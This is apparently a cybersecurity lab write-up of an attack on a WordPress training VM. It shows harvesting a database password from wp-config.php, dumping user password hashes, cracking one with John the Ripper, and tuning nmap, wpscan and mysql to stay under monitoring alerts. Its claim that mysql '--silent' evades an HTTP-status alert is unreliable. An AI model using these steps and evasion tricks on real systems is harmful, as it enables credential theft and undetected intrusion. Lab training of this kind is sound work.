
Using the database credentials and ‘mysql -u root -p’ command to gain access to the database itself. Within the mysql connection, displaying the users table the attackers discovered the hashed user credentials which could easily be cracked using the brute force attacks and tools such as john the ripper, or hydra and many more.



```
michael@target1:/$ find /var/www/ -name wp-config.php
/var/www/html/wordpress/wp-config.php
michael@target1:/$ cat /var/www/html/wordpress/wp-config.php
<?php
/**
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```



```
michael@target1:/var/www$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 88
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> 
```



```
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-----------------+----------+---------------------+------------
-------+-------------+-----------------+
| ID | user_login | user_pass                          | user_nicename | user_email      | user_url | user_registered     | user_activati
on_key | user_status | display_name    |
+----+------------+------------------------------------+---------------+-----------------+----------+---------------------+------------
-------+-------------+-----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |        | 2018-08-12 22:49:12 |
       |           0 | michael         |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |        | 2018-08-12 23:31:16 |
       |           0 | Steven Seagull  |
+----+------------+------------------------------------+---------------+-----------------+----------+---------------------+------------
-------+-------------+-----------------+
2 rows in set (0.00 sec)

mysql> 
```

Avoiding Detection

Stealth Exploitation of WordPress Enumeration

Monitoring Overview

- Which alerts detect this exploit?
  - **nmap:** `WHEN sum() of http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute`
  - **wpscan:** `WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes`
- Which metrics do they measure?
  - **nmap:** `http.request.bytes`
    - Network Packets
  - **wpscan:** `http.response.status_code`
    - http response codes like 401 - unauthorized access requests
- Which thresholds do they fire at?
  - **nmap:** `ABOVE 3500 FOR THE LAST 1 minute`
  - **wpscan:** `ABOVE 400 FOR THE LAST 5 minutes`

Stealth Exploitation of WordPress Enumeration

Mitigating Detection

- How can you execute the same exploit without triggering the alert?

  - For the **nmap** scan to avoid triggering an alert, certain options can be added to the command, these include:
    - The -p option lets the user specify which ports to scan. This will reduce the overall packets per minute being sent to try stay under the threshold. Recommended adding **-p22** and **-p80** to achieve this.
    - Adjusting the Timing and Performance of the nmap scan can also help fly under the threshold. Using arguments such as **-T(1-5)** and **--min-rate --max-rate** configured appropriately will slow down the packets per minute. This will increase the length of the scan though. Recommended options to add include **-T1** or configuring it with **--max-rate 50**. That will set a limit of 50 packets per second, or 3000 packets per minute, which falls under the 3500 packets per minute threshold.
  - For the **wpscan** to avoid triggering an alert, certain options can be added to the command, these include
    - **--stealthy** option will scan a WordPress website, using random user agents to avoid detection
    - **--throttle 1000** will set wait interval between web requests to 1 second (1000 milliseconds). This will avoid detection as it equates to generating 300 http response codes per 5 minutes, with the configured threshold being 400 http response codes per 5 minutes.

Stealth Exploitation of Brute Force with Hydra Password Crack

Monitoring Overview

- Which alerts detect this exploit?


  WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes

- Which metrics do they measure?

  System CPU processes

- Which thresholds do they fire at?

  Above .5 per 5 minutes



Name
CPU Usage Monitor


Indices to query
metricbeat-*
Use * to broaden your query.

Time field
@timestamp

Run watch every
1 mir

Match the following condition

WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes



```
root@Kali:~# ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos  wp_hashes.txt
root@Kali:~# john wp_hashes.txt
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)
root@Kali:~# cat wp_hashes.txt
+----+------------+------------------------------------+---------------+-------------------+----------+---
------+------------+----------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | us
on_key | user_status | display_name   |
+----+------------+------------------------------------+---------------+-------------------+----------+---
------+------------+----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 20
       |          0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 20
       |          0 | Steven Seagull |
+----+------------+------------------------------------+---------------+-------------------+----------+---
------+------------+----------------+
2 rows in set (0.00 sec)
root@Kali:~# nano wp_hashes.txt
root@Kali:~# john wp_hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 30 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 26 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 45 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 35 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 45 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 43 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 25 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 23 candidates buffered for the current salt, minimum 48 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84           (steven)
```

Mitigating Detection

- How can you execute the same exploit without triggering the alert? -
  - Checking against a list of known or common user passwords, like the RockYou.txt file made public.
  - Running hashes against a rainbow hash table offline
  - Copy the VM to an offline machine and brute force so it does not get detected (sandbox)
- Are there alternative exploits that may perform better? - Hashcat uses OpenCL/GPU


Stealth Exploitation of MySQL Database Access

Monitoring Overview

- Which alerts detect this exploit?
  - WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes
- Which metrics do they measure?
  - http.response.status_code
- Which thresholds do they fire at?
  - Above 400 for the last 5 minutes

Mitigating Detection

This exploit is triggered when mysql command is run using ‘mysql -u root -p’ and to avoid the triggering alert, an addition of option ‘--silent’ as per the screenshot below can be used to not trigger the alert.




```
michael@target1:/var/www/html/wordpress$ mysql -u root -p --silent
Enter password:
mysql> █
```

